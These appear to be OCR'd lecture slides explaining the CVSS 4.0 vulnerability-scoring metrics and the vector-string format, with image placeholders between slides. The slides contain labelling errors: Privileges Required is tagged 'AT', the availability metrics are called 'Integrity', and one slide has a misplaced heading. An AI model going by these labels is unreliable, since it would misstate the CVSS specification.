
CVSS: Exploitability Metrics

- The **Privileges Required (AT)** captures the level of privileges an attacker must have before being able to successfully exploit the vulnerability.
- General comment:
  - how the attacker obtains suitable credentials is not considered (e.g., via free-trial accounts or default credentials).
- Possible values:
  - **None (N)**: the attacker does not require any access to settings or files of the vulnerable system (no authentication)
  - **Low (L)**: the attacker requires privileges that provide basic capabilities (e.g., low-privileged user) otherwise it can only access to non-sensitive resources
  - **High (H)**: the attacker requires privileges that provide significant control (e.g., super user or administrative).




CVSS: Exploitability Metrics

- The **User Interaction (UI)** captures the need for a human user helping the attacker or participating to the attack.
- General comments:
  - if the attacker can act alone, the score is higher
  - can the vulnerability be exploited solely by the attacker?
- Possible values:
  - **None (N)**: the target can be exploited by the attacker alone, e.g., it can send packets remotely or it is already authenticated with elevate privileges
  - **Passive (P)**: attackers need involuntary interactions to perform the attack, such as a website that has been modified or running an application capable to launch a malicious payload
  - **Active (A)**: the targeted user is required to perform specific, conscious interactions with the vulnerable system or the payload of the attacker, e.g., by placing a file in a specific directory or dismiss/accepts security warnings.



CVSS: Impact Metrics


- The **Base Metric Group** is composed of **two** sets:
  - **Exploitability Metrics**: ease and technical means to exploit the vulnerability
  - **Impact Metrics**: the consequence of a successful exploit.
- **Impact Metrics**:
  - measures the effects of a vulnerability that has been exploited in a successful manner
  - based on the **CIA**-triad: (**C**) information is accessible only to authorized individuals or systems, (**I**) information has not been (intentionally or unintentionally) altered or corrupted, and (**A**) information and resources can be always accessed when needed
  - **Vulnerable System**: the thing that is vulnerable
  - **Subsequent System**: defines "who" can suffer from the attack(*).



(*) defined in CVSS 3.0 as the **Scope**.


CVSS: Impact Metrics

- The **Confidentiality** measures the impact to the confidentiality of the information managed by the exploited system(s):
  - **Vulnerable System Confidentiality (VC)**
  - **Subsequent System Confidentiality (SC)**
- General comment:
  - the higher the loss, the higher the score.
- Possible values:
  - **High (H)**: there is a total loss of confidentiality, such as all the information can be accessed by the attacker or partial slices can lead to severe impacts (e.g., administrator passwords or SSL keys)
  - **Low (L)**: there is some loss of confidentiality and the attacker can access to some restricted information, despite being able to decide what it can be accessed
  - **None (N)**: there is no loss of confidentiality.




CVSS: Impact Metrics

- The **Integrity** measures the impact to the integrity of the information managed by the exploited system(s):
  - **Vulnerable System Integrity (VI)**
  - **Subsequent System Integrity (SI)**
- General comments:
  - the higher the loss of veracity, the higher the score
  - also considers when a user can repudiate critical actions (e.g., bank transfers due to insufficient logging)
- Possible values:
  - **High (H)**: there is a total loss of integrity, such as the attacker can modify any/all files or partial components that can lead to severe impacts
  - **Low (L)**: modification of data is possible, but the attacker cannot control the consequence of the changes or can only perform limited alterations
  - **None (N)**: there is no loss of integrity.




CVSS: Impact Metrics

- The **Availability** measures the impact to the availability of the information managed by the exploited system(s):
  - **Vulnerable System Integrity (VA)**
  - **Subsequent System Integrity (SA)**
- General comments:
  - **c**onfidentiality and **i**ntegrity mainly target data
  - **a**vailability considers resources, e.g., network, CPU, storage
  - the score directly reflects the consequences
- Possible values:
  - **High (H)**: there is a total loss of availability, thus the attacker can fully deny the access to the resources
  - **Low (L)**: performances are reduced or there is an intermittent access to the resources.
  - **None (N)**: there is no impact in terms of availability.




CVSS: Threat Metrics

- The **Threat Metrics Group** measures the current state of the exploit techniques or availability of code.
- **Exploit Maturity (E)**:
  - quantifies the likelihood that a vulnerability will be attacked
  - based on the state of available code or "in-the-wild" exploits.
- General comments:
  - public availability of "automatic" exploits or exploitation instructions increases the number of potential attackers, including *script kiddies*
  - proof-of-concept exploit could be weaponized, e.g., as a payload of a malware or an automatic attack tool
  - for computing the **Exploit Maturity (E)**, information provided by threat intelligence sources should be preferred (e.g., to avoid the wrong assessment of the menace).




CVSS: Threat Metrics

- Possible values:
  - **Not Defined (X)**: there are not reliable threat intelligence reports: this is the default value and equivalent to **Attacked (A)** to consider a worst-case scenario
  - **Attacked (A)**: attacks targeting the given vulnerability have been reported and solutions for simplifying the exploitation can be found, e.g., exploit toolkits in the Dark Web
  - **Proof-of-Concept (P)**: a proof-of-concept exploit is available **AND** no attempts of exploiting the vulnerability have been reported **AND** no knowledge of existing public solutions to make the attack easier
  - **Unreported (U)**: no knowledge of public proof-of-concepts, reported attack attempts, and solutions for simplifying the attack.




CVSS: Environmental Metric Group

- The **Environmental Metric Group** is composed of **two** sets:
  - **CIA Requirements**: allow consumers and analysts to customize the resulting score according to the affected IT asset
  - **Modified Base Metrics**: can be used to override the **Base Metric Group** according to specific deployment choices.
- General comments:
  - allow to consider additional security mechanisms
  - “weight” constraints and design choices.




CVSS: Environmental Metric Group

- The “security requirement” group assess the performance in terms of the **CIA** triad:
  - **Confidentiality Requirement (CR)**
  - **Integrity Requirement (IR)**
  - **Availability Requirement (AR)**
  - all metrics are ruled by the same values.
- General comments:
  - possible values depend on the specific system
  - CIA triad could be “unbalanced” (more importance to the **A**vailability for a scenario with respect to the **C**onfidentiality and/or **I**ntegrity).




CVSS: Base Metric Group

- Possible values:
  - **Not Defined (X)**: default value indicating that there are not sufficient information or details to perform an assessment: this is the default value and equivalent to **High (H)** to consider a wors-case scenario
  - **High (H)**: loss of CIA requirements is expected to have a catastrophic impact on the organization or individuals (e.g., employers or customers)
  - **Medium (M)**: loss of CIA requirements is expected to have a serious impact on the organization or individuals (e.g., employers or customers)
  - **Low (L)**: loss of CIA requirements is expected to have a limited impact on the organization or individuals (e.g., employers or customers).




CVSS: Modified Base Metric

- The **Modified Base Metrics** allows to **override** individual value of the **Base Metric Group** to better reflect the score of a specific targeted system.
- Main rules for the override:
  - if the **Modified Base Metric** is **Not Defined (X)** then the calculation will use the original **Base Metrics**
  - if the **Modified Base Metric** is defined then the original **Base Metrics** will be replaced.
- Exception:
  - **Modified Subsequent Integrity (MSI)** and **Modified Subsequent System Availability (MSA)** can be set to the additional value **Safety (S)** not present in the **Base Subsequent System Group**
  - in this case, the **MSA** (if present) will directly used for the calculation.



CVSS: Modified Base Metric

- **Modified Based Metrics** are:
  - **Modified Attack Vector (MAV)**
  - **Modified Attack Complexity (MAC)**
  - **Modified Attack Requirements (MAT)**
  - **Modified Privileges Required (MPR)**
  - **Modified User Interaction (MUI)**
  - **Modified Vulnerable System Confidentiality (MVC)**
  - **Modified Vulnerable System Integrity (MVI)**
  - **Modified Vulnerable System Availability (MVA)**
  - **Modified Subsequent System Confidentiality (MSC)**
  - **Modified Subsequent System Integrity (MSI)**
  - **Modified Subsequent System Availability (MSA)**
- Possible values:
  - same as the **Base Metrics**
  - **Not Defined** as the default
  - **MSC** and **MSI**, and **MSA** have **Negligible (N)** and not **None (N)** as the lowest value
  - **MSI** and **MSA** also have a **Safety (S)** level.



CVSS: Supplemental Metrics

- The **Supplemental Metric Group**:
  - new in version 4.0
  - does not impact the final CVSS score
  - intended for organizations to adjust the assessment.
- **Safety (S)**:
  - hard to define and optional
- Possible values(*):
  - **Not Defined (X)**: the metric has not been evaluated
  - **Present (P)**: consequences are marginal, critical, or catastrophic
  - **Negligible (N)**: consequences are negligible.

(*) IEC 61508 provides the definitions

CVSS: Supplemental Metrics

- **Automatable (AU)** answer the following question: "*can the attacker automatize the reconnaissance, weaponization, delivery, and exploitation phases of the kill chain?*"
- Possible values:
  - **Not Defined (X)**: the metric has not been evaluated
  - **No (N)**: the attacker cannot reliably automate the 4 steps
  - **Yes (Y)**: the attacker can automate the 4 steps.

CVSS: Supplemental Metrics

- **Provider Urgency (U)** allows vendors to issue supplemental ratings for their products
- Possible values:
  - **Not Defined (X)**: the metric has not been evaluated
  - **Red**: the impact of the vulnerability has the highest urgency
  - **Amber**: the impact of the vulnerability has a moderate urgency
  - **Green**: the impact of the vulnerability has a reduced urgency
  - **Clear**: no urgency, just informational.

CVSS: Supplemental Metrics

- **Recovery (R)** describes the ability of a service of recover after the attack has been performed (i.e., resiliency).
- Possible values:
  - **Not Defined (X)**: the metric has not been evaluated
  - **Automatic (A)**: the service recover automatically after the attack
  - **User (U)**: to be recovered, the service requires manual intervention
  - **Irrecoverable (I)**: 😇

CVSS: Supplemental Metrics

- **Value Density (V)** describes the resources that the attacker will gain control over with a single exploitation event.
- General comment:
  - it roughly allows to discriminate between end users (e.g., mail client) and operators (e.g., mail server).
- Possible values:
  - **Not Defined (X)**: the metric has not been evaluated
  - **Diffuse (D)**: the system has limited resources, thus the attacker can gain control of a (relatively) small amount of resources
  - **Concentrated (C)**: the system is rich in resources.

CVSS: Supplemental Metrics

- **Vulnerability Response Effort (RE)** provides supplemental information on difficulties that the consumer should face for an initial response to the vulnerability.
- General comments:
  - it considers the effort required by the consumers
  - models the application of mitigations or remediations (e.g., schedule the replacement of a hardware component).
- Possible values:
  - **Not Defined (X)**: the metric has not been evaluated
  - **Low (L)**: responding to a vulnerability requires trivial effort, e.g., updating the configuration of a firewall
  - **Moderate (M)**: some efforts are required, e.g., a remote update
  - **High (H)**: actions are significant/difficult and may impact on the service, e.g., UEFI BIOS update without impacting Bit Locker.

CVSS: Vector String


- After this wall of text, are you still alive?
- The answers to the questions outlined by the various metrics can be arranged in a condensed manner.
- The result is the **vector string**:
  - form: *metric*:*answer*
  - both the metric and answers are identified by their *abbreviations*
  - / is the separator
  - the order is fixed (see, CVSS 4.0 Specification)
  - omitted metrics are considered valued as **Not Defined** (**X**).
- Example (with **Base Metric** values):
  - CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

Vector String: Example


CVSS V4.0 Prefix

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N


Vector String: Example




Vector String: Example



